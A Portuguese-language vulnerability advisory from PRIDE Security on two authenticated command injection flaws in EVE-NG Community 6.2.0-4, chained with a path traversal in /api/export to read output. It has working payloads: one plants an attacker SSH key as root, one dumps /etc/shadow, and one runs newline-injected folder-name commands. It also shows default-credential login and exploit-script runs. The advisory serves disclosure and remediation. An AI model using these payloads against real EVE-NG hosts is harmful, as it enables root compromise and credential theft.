Execução remota de código (RCE) no EVE-NG Community Edition
Aviso legal
A PRIDE Security não oferece nenhuma garantia às informações contidas neste documento e não assume responsabilidade por quaisquer erros que também possam estar presentes. Em nenhum caso a PRIDE Security ou qualquer um dos seus parceiros serão responsáveis por danos decorrentes do uso das informações aqui descritas. A PRIDE Security se reserva o direito de alterar ou atualizar este conteúdo sem aviso prévio a qualquer momento.
Resumo
A PRIDE Security identificou dois vetores distintos de execução remota de comandos (RCE) no EVE-NG Community Edition 6.2.0-4 durante um pentest interno. Ambas as técnicas exigem um usuário autenticado na aplicação.
O primeiro vetor é uma injeção de comando no parâmetro qemu_options de um node. O valor é concatenado na linha de inicialização e executado com privilégio de root. Trata-se da reintrodução, em uma versão fora do escopo de correção original, do vetor documentado pela CVE-2022-27903, cuja correção cobriu a linha Community apenas até a versão 2.0.3-112.
O segundo vetor é uma injeção de comando, sem CVE pública conhecida, no fluxo de criação e exclusão de diretórios da API. Um nome de pasta contendo quebras de linha interrompe o comando find ... -exec montado pelo backend e injeta instruções arbitrárias, executadas sob o usuário www-data.
De forma adicional, a vulnerabilidade de path traversal no endpoint /api/export foi utilizada para obter o resultado dos comandos injetados. A falha, identificada pela CVE-2025-67442, permite a leitura arbitrária de arquivos do host. O registro cita apenas a versão 6.4.0-13 da linha Professional; contudo, a 6.2.0-4 da linha Community também é afetada.
| Item | Vetor 1 | Vetor 2 | Canal de confirmação |
|---|---|---|---|
| Classe | OS Command Injection (CWE-78) | OS Command Injection (CWE-78) | Path Traversal (CWE-22) |
| Parâmetro / vetor | qemu_options do node |
name da pasta (quebra de linha) |
caminho de exportação |
| Endpoint | PUT /api/labs/[...]/nodes/{id} + GET /[...]/start |
POST /api/folders + DELETE /api/folders/{path} |
POST /api/export |
| Arquivos | includes/__node.php, includes/cli.php |
includes/functions.php, includes/api_folders.php |
includes/api_labs.php (apiExportLabs) |
| Contexto de execução | root (via sudo unl_wrapper) |
www-data | leitura como www-data |
| Relação com CVE | Reintrodução da CVE-2022-27903 | Sem CVE conhecida | CVE-2025-67442 (registro só Professional) |
| Pré-requisito | Conta autenticada | Conta autenticada | Conta autenticada |
| Versão testada | EVE-NG Community 6.2.0-4 | EVE-NG Community 6.2.0-4 | EVE-NG Community 6.2.0-4 |
Versão avaliada
| Componente | Valor |
|---|---|
| Produto | EVE-NG Community Edition 6.2.0-4 (lançada em julho de 2024) |
| Extração do código | Pacote eve-ng_6.2.0-4_amd64.deb, extraído da ISO oficial eve-ce-prod-6.2.0-4-full.iso |
Introdução
Este documento descreve dois vetores de execução remota de comandos no EVE-NG Community Edition, ambos a partir de uma conta autenticada na aplicação. O primeiro é a reintrodução do vetor da CVE-2022-27903 em uma versão não contemplada pela correção original; o segundo é uma falha no fluxo de criação e exclusão de pastas, para a qual não foi localizada documentação pública.
O cenário de ameaça assume um atacante de posse de credenciais válidas na aplicação, premissa realista para uma ferramenta cujo acesso costuma ser amplamente distribuído entre equipes de engenharia, e na qual credenciais padrão são comuns. Como o fim de suporte e de vida (EOL) da linha Community do EVE-NG ocorreu em junho de 2026, as falhas afetam uma base que tende a permanecer sem correção por tempo indeterminado.
Arquitetura e superfície de ataque
O EVE-NG (Emulated Virtual Environment – Next Generation) é uma plataforma de emulação de redes amplamente utilizada em laboratórios, treinamento e certificações. Os nós (roteadores, firewalls, switches virtuais) executam majoritariamente sobre QEMU/KVM, e a orquestração é exposta por uma API web em PHP servida pelo Apache, com o backend em execução sob o usuário www-data.
Dois aspectos de arquitetura condicionam as falhas:
- Elevação de privilégio via
sudo. O backend executa comowww-data, mas operações privilegiadas, como iniciar um node e remover um lab, são executadas através do wrapper/opt/unetlab/wrappers/unl_wrapper, invocado comsudo. Dessa forma, uma injeção de comando inserida nesse fluxo roda com privilégio de root. - Construção de comandos por concatenação. Diversas rotinas montam a linha de comando concatenando parâmetros controlados pelo usuário diretamente na string, em vez de utilizar passagem segura de argumentos, e a executam via
exec().
Identificação da versão e relação com a CVE-2022-27903
A versão da aplicação foi determinada a partir do endpoint /VERSION:
GET /VERSION HTTP/1.1
Host: 127.0.0.1
Resposta:
HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 7

6.2.0-4
A versão 6.2.0-4 (julho de 2024) é relevante para o primeiro vetor. A CVE-2022-27903, que permite a um atacante remoto autenticado executar comandos como root, tem como versões afetadas o EVE-NG Professional até 4.0.1-65 e o EVE-NG Community até 2.0.3-112.
| CVE-2022-27903 | Vetor 1 |
|---|---|
| Versões afetadas documentadas: Community até 2.0.3-112; Professional até 4.0.1-65. | Presente no Community 6.2.0-4 |
| Vetor via parâmetros de virtualização (import de arquivos UNL) | Vetor via qemu_options (PUT node + start) |
| OS Command Injection, execução como root | OS Command Injection, execução como root |
Referências (versão 6.2.0-4, em /opt/unetlab/html/includes/)
| Arquivo | Linha | Elemento |
|---|---|---|
__node.php |
1074 | Início do tratamento parcial (apenas parênteses) |
__node.php |
1109 | return vulnerável — addslashes(escapeshellcmd(...)) |
cli.php |
1118 | Montagem do comando de start |
functions.php |
41 | checkFolder() |
api_folders.php |
99 | Linha find ... -exec |
Vetor 1 — RCE como root via qemu_options
Análise do código
Ao montar o comando de execução de um node QEMU, __node.php concatena o campo qemu_options fornecido pelo usuário na variável $flags e retorna o comando aplicando addslashes(escapeshellcmd($flags)). A ordem invertida dessas duas funções, na linha 1109, constitui a falha.
// /opt/unetlab/html/includes/__node.php  (getCommand)
$qoptions = ( $this -> getQemu_options() != "" ) ? $this -> getQemu_options() : ( isset($p['qemu_options']) ? $p['qemu_options'] : "" );
$qoptions = preg_replace ( '/\(/','\(' , $qoptions );   // escapa apenas (
$qoptions = preg_replace ( '/\)/','\)' , $qoptions );   // escapa apenas )
[...]
$flags .= ' '.$qoptions;
[...]
//return Array($bin, $flags);
return Array($bin, addslashes(escapeshellcmd($flags)));
O tratamento explícito cobre apenas os parênteses. Os metacaracteres de shell ; > < | & não são neutralizados de forma efetiva, em razão da ordem de aplicação:
escapeshellcmdé aplicada primeiro e prefixa o metacaractere com barra invertida:;passa a\;.addslashesé aplicada em seguida e escapa a barra invertida:\;passa a\\;.
Na execução via exec(), a sequência \\ colapsa para uma barra invertida literal e o ; é reinterpretado pelo shell como separador de comando. O mesmo se aplica a > < | &.
Contexto de execução
cli.php recupera o comando via getCommand() e o encadeia na linha final executada pelo wrapper:
// /opt/unetlab/html/includes/cli.php
list($bin, $flags) = $n -> getCommand();
[...]
if ( $n -> getNType() != 'docker' && $n -> getNType() != 'vpcs')  {
    $cmd .= ' -- '.$flags.' > '.$n -> getRunningPath().'/wrapper.txt 2>&1 &';
}
[...]
exec($cmd, $o, $rc);
Como o start do node é acionado por sudo unl_wrapper, o comando injetado via $flags executa com privilégio de root.
Prova de conceito
O payload foi inserido no campo qemu_options durante a edição do node, criando /root/.ssh/authorized_keys com uma chave pública controlada pelo atacante:
PUT /api/labs/teste.unl/nodes/1 HTTP/1.1
[...]
Content-Type: application/json;charset=UTF-8

{"id": 1, "qemu_options": "& echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDtnXe0ZJfrurjbjI39swcFO32vqJN/4CdlACbDL17lM POC >> /root/.ssh/authorized_keys ; true", "ro_qemu_options": "-machine type=pc,accel=kvm -serial mon:stdio -nographic -no-user-config -nodefaults -display none -vga std -rtc base=utc"}
Resposta:
HTTP/1.1 201 Created
[...]

{"code":201,"status":"success","message":"Lab has been saved (60023)."}
A inicialização do node dispara a execução do payload:
GET /api/labs/teste.unl/nodes/1/start HTTP/1.1
[...]
O fluxo retorna erro da aplicação (500, Undefined array key 143 em api_nodes.php), mas o comando injetado é executado antes da ocorrência do erro.
Exploração com o script eveng_rce.py
O fluxo de exploração — editar o qemu_options, iniciar o node e confirmar a execução — está consolidado no script eveng_rce.py, disponível no repositório. O exemplo abaixo injeta um comando como root e lê o resultado via /api/export:
python3 eveng_rce.py --url http://127.0.0.1:8081 --lab "/teste.unl" --node 1 --qemu-cmd "cat /etc/shadow > /tmp/eve_proof"
[*] Login HTTP 200 -> OK
======================================================================
 VETOR 1 - RCE como ROOT via qemu_options + start de no
======================================================================
[*] Lab=/teste.unl  node=1
[*] Payload qemu_options: '& true ; cat /etc/shadow > /tmp/eve_proof ; true'
    [i] node.type=qemu  qemu_options atual='-machine type=pc,accel=kvm -vga std -usbdevice tablet -boot order=cd -cpu host'
[*] Parando o no (para re-ler o qemu_options no start)...
[*] Editando o qemu_options do no...
    edit qemu_options -> HTTP 201: {"code":201,"status":"success","message":"Lab has been saved (60023)."}
[*] Dando START no no (dispara o exec() como root)...
    start -> HTTP 200: {"code":200,"status":"success","message":"Node started (80049)."}
[*] Aguardando 8s o wrapper/qemu rodar o comando...
[*] Lendo /tmp/eve_proof de volta via /api/export...

===== CONTEUDO DE /tmp/eve_proof =====
root:*:20746:0:99999:7:::
daemon:*:20746:0:99999:7:::
bin:*:20746:0:99999:7:::
sys:*:20746:0:99999:7:::
sync:*:20746:0:99999:7:::
games:*:20746:0:99999:7:::
man:*:20746:0:99999:7:::
lp:*:20746:0:99999:7:::
mail:*:20746:0:99999:7:::
news:*:20746:0:99999:7:::
uucp:*:20746:0:99999:7:::
proxy:*:20746:0:99999:7:::
www-data:*:20746:0:99999:7:::
backup:*:20746:0:99999:7:::
list:*:20746:0:99999:7:::
irc:*:20746:0:99999:7:::
gnats:*:20746:0:99999:7:::
nobody:*:20746:0:99999:7:::
_apt:*:20746:0:99999:7:::
mysql:!:20759:0:99999:7:::
uml-net:*:20759:0:99999:7:::
tcpdump:*:20759:0:99999:7:::
unl0:!:20759:0:99999:7:::

====================================================
[+] ROOT RCE CONFIRMADO: arquivo criado pelo start.

[*] Restaurando estado: stop + qemu_options original...
    restore -> HTTP 201
O comando é executado como root (via sudo unl_wrapper), mas o readback é feito pelo www-data através da vulnerabilidade de path traversal.
Vetor 2 — injeção de comando via fluxo de pastas
Não foi localizada documentação ou CVE pública descrevendo este vetor, a falha reside no fluxo de criação e exclusão de pastas da API.
Análise do código
A exclusão de uma pasta (DELETE /api/folders/{path}) monta um comando find ... -exec ... concatenando o path sem aspas e o executa via shell:
// /opt/unetlab/html/includes/api_folders.php  (apiDeleteFolder)
$rc = checkFolder(BASE_LAB.$path);
[...]
$cmd = 'find '.BASE_LAB.$path.' -name "*.unl" -exec sudo /opt/unetlab/wrappers/unl_wrapper -a delete -F "{}" -T 0 \;';
exec($cmd, $o, $rc);
A validação do caminho é feita por checkFolder(), cuja expressão regular aceita a classe \s, que inclui a quebra de linha (\n):
// /opt/unetlab/html/includes/functions.php
function checkFolder($s) {
    if (preg_match('/^\/[\/A-Za-z0-9_\s-]*$/', $s) && is_dir($s)) {
        return 0;
    }
    [...]
}
Como o comando é executado por /bin/sh, um \n no path encerra a linha do find e injeta um comando subsequente, executado sob o usuário www-data.
Pré-requisito de existência do diretório
checkFolder() também exige is_dir($s), o diretório com o nome malicioso precisa existir em disco. Esse requisito é satisfeito pela criação de pasta, cujo parâmetro name não é validado e é repassado diretamente a mkdir():
// /opt/unetlab/html/includes/api_folders.php  (apiAddFolder)
mkdir(BASE_LAB.$path.'/'.$name);
O atacante cria primeiro uma pasta cujo nome contém as quebras de linha e o comando a injetar e, em seguida, solicita sua exclusão, disparando a execução.
Prova de conceito
O payload explora o filtro permissivo do checkFolder (que aceita \s, incluindo \n) combinado ao apiDeleteFolder, que monta um find ... -exec com o path sem aspas. Um nome de pasta contendo \n<comando>\n injeta o comando como uma linha solta, executada no momento do delete.
1. Autenticação com as credenciais default (admin/eve), salvando o cookie de sessão em um cookie jar:
curl -sS 'http://127.0.0.1:8081/api/auth/login' \
  -X POST \
  -H 'Content-Type: application/json;charset=UTF-8' \
  -H 'X-Requested-With: XMLHttpRequest' \
  -c cookies.txt \
  --data-raw '{"username":"admin","password":"eve","html5":"-1"}'
Resposta:
{"code":200,"status":"success","message":"User logged in (90013)."}
2. Criação da pasta com nome malicioso (poc, sleep 15, x separados por \n), reutilizando o cookie:
curl -sS 'http://127.0.0.1:8081/api/folders' \
  -X POST \
  -H 'Content-Type: application/json;charset=UTF-8' \
  -H 'X-Requested-With: XMLHttpRequest' \
  -b cookies.txt \
  --data-raw '{"path":"/","name":"poc\nsleep 15\nx"}'
Resposta:
{"code":200,"status":"success","message":"Folder has been created (60014)."}
3. Exclusão da pasta, medindo o tempo da resposta. A quebra de linha vai codificada como %0A e o espaço como %20 na URL. O -w do curl imprime o tempo total; o time do shell serve como segunda medida:
time curl -sS --path-as-is \
  'http://127.0.0.1:8081/api/folders/poc%0Asleep%2015%0Ax' \
  -X DELETE \
  -H 'X-Requested-With: XMLHttpRequest' \
  -b cookies.txt \
  -o /dev/null \
  -w 'HTTP %{http_code} | tempo total: %{time_total}s\n'
Saída:
HTTP 200 | tempo total: 15.023370s

real	0m15.036s
user	0m0.003s
sys	0m0.005s
O tempo de resposta de ~15s — contra os milissegundos de um delete comum — confirma que o sleep 15 injetado foi executado no servidor durante o processamento do DELETE.
Exploração do Vetor 2 com o script eveng_rce.py
O --exec cria uma pasta cujo nome contém a quebra de linha e o comando, dispara a exclusão para acionar a injeção, executa o comando como www-data e lê a saída de volta via /api/export:
python3 eveng_rce.py --url http://127.0.0.1:8081 --lab "/teste.unl" --exec id
[*] Login HTTP 200 -> OK
======================================================================
 VETOR 2 - RCE como www-data via delete de pasta
======================================================================
[*] Comando alvo : 'logsave /tmp/o452e15 id'
[*] Cadeia de 3 pastas criada. Disparando DELETE (injecao)...
    delete=HTTP200  tempo=0.07s
[*] Lendo saida em /tmp/o452e15 via /api/export ...

===== SAIDA DO COMANDO =====
Log of id
Fri Oct 16 18:01:45 2026

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Fri Oct 16 18:01:45 2026
----------------

====================================================
O comando é executado como www-data e a saída é recuperada pela vulnerabilidade de path traversal. O Vetor 2 restringe os caracteres aceitos no caminho a letras, números, _, -, / e caracteres de espaço em branco reconhecidos por \s, incluindo quebras de linha. Essa restrição limita a sintaxe dos comandos injetados, mas não impede sua execução.
Canal de confirmação — path traversal em /api/export (CVE-2025-67442)
Os dois RCEs anteriores são blind: a resposta HTTP não devolve a saída do comando injetado. Para contornar isso, a falha descrita na CVE-2025-67442 foi utilizada para ler de volta qualquer arquivo gravado pelos RCEs.
Análise do código
Na versão Community 6.2.0-4, a função apiExportLabs (includes/api_labs.php) faz chdir() para BASE_LAB mais o path do corpo e, para cada elemento a exportar, monta um comando zip <arquivo> ".<relement>" sem verificar sequências .. nem normalizar o caminho resultante. O comando é executado via shell e é o próprio zip que resolve o ../ a partir do diretório atual, lendo e empacotando arquivos fora do diretório de labs, em qualquer ponto do sistema de arquivos legível pelo www-data. A resposta não traz o ZIP: retorna, no campo data, a URL do arquivo gerado em /Exports/unetlab_export-<data>.zip, de onde o cliente o baixa com um GET.
A falha corresponde à CVE-2025-67442. O registro da CVE cita apenas o EVE-NG Professional 6.4.0-13, mas o código vulnerável também está presente na linha Community: a versão 6.2.0-4 apresenta o mesmo comportamento.
Prova de conceito
No corpo da requisição, path define o diretório base de exportação, o elemento "0" referencia um lab existente e o elemento "1" recebe o caminho com a sequência de traversal até o arquivo alvo:
POST /api/export HTTP/1.1
Content-Type: application/json;charset=UTF-8
[...]

{"path":"/","0":"/teste.unl","1":"/../../../../../../etc/passwd"}
A resposta retorna a URL do ZIP gerado:
HTTP/1.1 200 OK

{"code":200,"status":"success","data":"/Exports/unetlab_export-20261016-153000.zip"}
O arquivo pode ser baixado apartir da URL da resposta acima:
GET /Exports/unetlab_export-20261016-153000.zip HTTP/1.1
[...]

Combinado aos RCEs, o fluxo é: injetar um comando que grava sua saída em local legível pelo www-data e recuperar esse arquivo pelo /api/export.
Diagrama da cadeia de exploração
Remediação e recomendações
Correção no código
- Eliminar a construção de comandos por concatenação de strings, adotando execução com passagem de argumentos (array de argumentos, sem shell), de modo que a entrada do usuário nunca seja interpretada como sintaxe de shell.
- Caso
escapeshellcmd/escapeshellargsejam mantidas, aplicarescapeshellargao valor individual e eliminar a chamada aaddslashessobreposta; a construçãoaddslashes(escapeshellcmd(...))deve ser removida. - Validar
qemu_optionscontra uma allowlist de opções e caracteres esperados, rejeitando metacaracteres de shell em vez de tentar neutralizá-los. - Em
checkFolder(), substituir a classe\spor um conjunto que exclua quebras de linha e caracteres de controle (por exemplo,[A-Za-z0-9_ -]), e validar o parâmetronameemapiAddFolder()com o mesmo rigor aplicado aopath. - Passar caminhos a
find/rmpor argumentos seguros, sem interpolação na string de shell. - Em apiExportLabs, normalizar os caminhos com
realpath(), além de verificar se o caminho resolvido permanece dentro do diretório autorizado. Assim, rejeitando qualquer tentativa de exportação fora desse limite.
Mitigações operacionais
- Restringir o acesso à interface e à API do EVE-NG a redes de gerência confiáveis e a um conjunto mínimo de usuários.
- Substituir credenciais padrão e impor autenticação forte.
- Monitorar execuções inesperadas originadas de
www-data/wrapperse a criação de pastas com nomes anômalos.
Ambiente de reprodução
Um ambiente de laboratório — Dockerfile, docker-compose.yml, esquema de banco, entrypoint e a PoC (eveng_rce.py) — está disponível no repositório eveng_rce.
Referências
- CVE-2022-27903 — NVD
- CVE-2025-67442 — NVD
- EVE-NG
/api/exportpath traversal — advisory (XunMInt) - GitHub Security Advisory GHSA-qqr8-hrr4-phvx
- EVE-NG Community — download e release notes
- CWE-78: Improper Neutralization of Special Elements used in an OS Command
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory